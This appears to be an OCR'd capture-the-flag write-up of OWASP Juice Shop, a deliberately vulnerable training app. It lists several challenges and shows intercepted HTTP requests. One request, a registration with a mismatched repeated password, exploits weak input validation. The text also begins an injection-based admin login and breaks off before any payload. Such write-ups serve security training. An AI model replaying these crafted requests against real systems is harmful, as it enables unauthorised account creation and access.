


Missing Encoding

Difficulty	Description	Category
*	Retrieve the photo of Bjoern's cat in "melee combat-mode".	Improper Input Validation









Outdated Whitelist


Difficulty	Description	Category
*	Let us redirect you to one of our crypto currency addresses which are not promoted any longer.	Unvalidated Redirects






Privacy Policy


Difficulty	Description	Category
*	Read our privacy policy.	Miscellaneous





Repetitive Registration

Difficulty	Description	Category
*	Follow the DRY principle while registering a user.	Improper Input Validation





Time	Type	Direction	Host	Method	URL
23:49:49 21 Sep 2024	HTTP	→ Request	juice-shop.herokuapp.com	POST	https://juice-shop.herokuapp.com/api/Users/


Request

Pretty Raw Hex

```
VVu6twIBCnU4HptocVIVCms5iVfOSYI1TrsvF1SqUm8uKKhbNtrEc2jIVET3JFjvSr7UBaHomuERhoLIRXFyLivxfxOSXwHM2hybtkncqMF1yUXBulZcZnCx1iYaUKXHL8u15upacvwIop
Content-Length: 250
Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
Content-Type: application/json
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{
  "email":"dry@gmail.com",
  "password":"HDFC1HDFC1",
  "passwordRepeat":"HDFC1",
  "securityQuestion":{
    "id":1,
    "question":"Your eldest siblings middle name?",
    "createdAt":"2024-09-21T14:00:45.355Z",
    "updatedAt":"2024-09-21T14:00:45.355Z"
  },
  "securityAnswer":"DRY"
}
```



https://juice-shop.herokuapp.com/#/login
OWASP Juice Shop
Account
EN
Login
Email *
Password *
Forgot your password?
Log in
Remember me
or
Log in with Google
Not yet a customer?
Registration completed successfully. You can now log in.
X
Activate Windows
Go to Settings to activate Windows.



https://juice-shop.herokuapp.com/#/login
OWASP Juice Shop
Account
EN
Login
Email *
dry@gmail.com
Password *
HDFC1HDFC1
Forgot your password?
Log in
Remember me
or
Log in with Google
Not yet a customer?
Activate Windows
Go to Settings to activate Windows.


https://juice-shop.herokuapp.com/#/search
OWASP Juice Shop
Account
Your Basket
0
EN
dry@gmail.com
Orders & Payment
Privacy & Security
Logout
All Products
Apple Juice (1000ml)
1.99¤
Add to Basket
Apple Pomace
0.89¤
Add to Basket
Banana Juice (1000ml)
1.99¤
Add to Basket
Only 1 left
Best Juice Shop Salesman
Carrot Juice (1000ml)
DSOMM and JUICE SHOP USER DAY
DSOMM & Juice Shop User Day Ticket
Activate Windows
Go to Settings to activate Windows.


Login Admin

Difficulty	Description	Category
**	Log in with the administrator's user account.	Injection





OR



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Ti	N	TLS
503	https://juice-shop.herokuapp.com	GET	/rest/user/whoami			200	904	JSON				✓
504	https://juice-shop.herokuapp.com	POST	/rest/user/login	✓		200	1714	JSON				✓

Request

Pretty Raw Hex

```
POST /rest/user/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
VVu6twIBCnU4HptocVIVCms5iVfOSYIiTrsvF1SqUmBuKKhbNtrEc2jIVET3JFjvSr
7UBaHomuERhoLIRXFyLivxfxOSXwHM2hybtkncqMFlyUXBulZcZnCxliYaUKXHL8ul
5upacvwIop
Content-Length: 43
Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120
Safari/537.36
Content-Type: application/json
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
